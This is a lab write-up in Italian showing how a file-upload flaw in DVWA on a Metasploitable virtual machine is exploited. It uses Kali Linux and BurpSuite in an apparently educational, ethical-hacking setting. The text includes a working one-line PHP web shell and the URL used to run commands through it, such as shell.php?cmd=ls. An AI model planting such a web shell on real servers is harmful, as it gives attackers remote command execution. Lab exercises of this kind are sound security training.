# Sfruttamento di una vulnerabilità di File Upload sulla DVWA per ottenere una web shell PHP.

---

**Obiettivi**

1. Configurare un laboratorio virtuale con comunicazione bidirezionale tra Kali Linux e Metasploitable.
2. Sfruttare la vulnerabilità di File Upload per caricare una shell PHP.
3. Analizzare il traffico web con **BurpSuite** per comprendere come avviene l'exploit.

---


**1. Configurazione del Laboratorio**

**Requisiti:**

- Kali Linux (attaccante) 192.168.1.87
- Metasploitable (vittima) 192.168.1.187
- DVWA installata e funzionante sulla Metasploitable (in genere tramite XAMPP/LAMP)

Passaggi:

Una volta accertato che le nostre macchine comunicano, a questo punto apriamo BurpSuite.






Avviamo il browser configurato per utilizzare **BurpSuite come proxy** e attiviamo la modalità **"Intercept is on"** per intercettare in tempo reale tutte le richieste HTTP inviate al server.


In questo modo, possiamo analizzare nel dettaglio ogni richiesta, incluso il processo di login, dove vengono trasmessi in chiaro dati sensibili come **nome utente e password**.

Questo evidenzia quanto sia vulnerabile una trasmissione non cifrata e dimostra l'importanza di utilizzare protocolli sicuri come **HTTPS** per proteggere le credenziali degli utenti.


Possiamo vedere in chiaro il login con tutte le varie informazioni.
Nome utente e password per esempio.





(Passaggio 2)





A questo punto andiamo su DVWA Security ed impostiamola su low.

## 2. **Creazione Shell PHP**

Adesso creiamo una shell in php.
Innanzitutto spostiamoci in desktop –> cd Desktop – e scriviamo in terminal → nano shell.php





Si aprirà il nostro file di testo dove inseriremo →
Il comando <?php system($_REQUEST["cmd"]); ?> è un'istruzione **PHP** che esegue un **comando di sistema (shell)** fornito tramite una richiesta HTTP (GET, POST o COOKIE).




Una volta salvato – e creato il nostro file txt, lo uppiamo nella DVWA direttamente dal Desktop.

## 2. **Caricamento della Shell PHP**


Sul nostro Browser clicchiamo su Upload e carichiamo qui la shell appena creata che abbiamo sul Desktop.





Quando facciamo l'Upload nella http History di BurpSuite vediamo che la richiesta appunto è POST.

| | | | | |
|---|---|---|---|---|
| 1 | http://192.168.1.187 | GET | / | |
| 2 | http://192.168.1.187 | GET | /favicon.ico | |
| 3 | http://192.168.1.187 | GET | /dvwa/ | |
| 4 | http://192.168.1.187 | GET | /dvwa/login.php | |
| 7 | http://192.168.1.187 | POST | /dvwa/login.php | ✓ |
| 8 | http://192.168.1.187 | GET | /dvwa/index.php | |
| 11 | http://192.168.1.187 | GET | /dvwa/dvwa/js/dvwaPage.js | |

Caricato con successo il file esce una scritta in rosso – che copieremo ed incolleremo nel nostro indirizzo IP per attivare il path scelto.







Inseriamo adesso nell'URL il path che vediamo elencato in rosso → hackable/uploads/shell.php

Qui Sotto si può vedere la richiesta che ci arriva nella nostra BurpSuite.

| Time | Type | Direction | Method | URL |
|---|---|---|---|---|
| 09:11:55 5 May 2025 | HTTP | → Request | GET | http://192.168.1.187/dvwa/vhackable/uploads/shell.php |

Forwardiamo la richiesta che ci darà però errore:





**Warning**: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**

Questo accade perché la shell PHP è progettata per ricevere un parametro cmd tramite il metodo GET, che specifica il comando da eseguire.
Al momento, però, non abbiamo ancora incluso questo parametro nell'URL, quindi lo script non sa cosa fare. In altre parole, manca una parte fondamentale dell'URL.
Per risolvere, aggiungo il parametro: → 192.168.1.187/dvwa/hackable/uploads/shell.php?cmd=ls

Premiamo invio e mandiamo in Forward il comando e vediamo il risultato.


Request GET che arriva ed è visibile in chiaro su BurpSuite –> Forward (mandiamo avanti)




Risultato della richiesta corretta.

## Conclusione

In questo esercizio abbiamo dimostrato come una vulnerabilità di *file upload* non correttamente gestita all'interno della DVWA possa essere sfruttata per ottenere l'accesso remoto a una macchina bersaglio.

Attraverso il caricamento di una shell PHP, è stato possibile eseguire comandi da remoto, evidenziando i rischi associati alla mancanza di controlli lato server e alla validazione insufficiente degli input utente.

L'analisi delle richieste HTTP/HTTPS tramite **BurpSuite** ci ha permesso di comprendere meglio il comportamento dell'applicazione durante l'upload del file e durante l'interazione con la shell.

Questo tipo di monitoraggio è fondamentale nel lavoro degli **hacker etici**, in quanto consente di individuare e documentare vulnerabilità in modo preciso.

L'esercizio ha inoltre messo in evidenza l'importanza della sicurezza nelle operazioni apparentemente semplici come il caricamento di file, che se non gestite correttamente, possono portare a compromissioni gravi del sistema.

---

Anais Fabriani
05-05-2025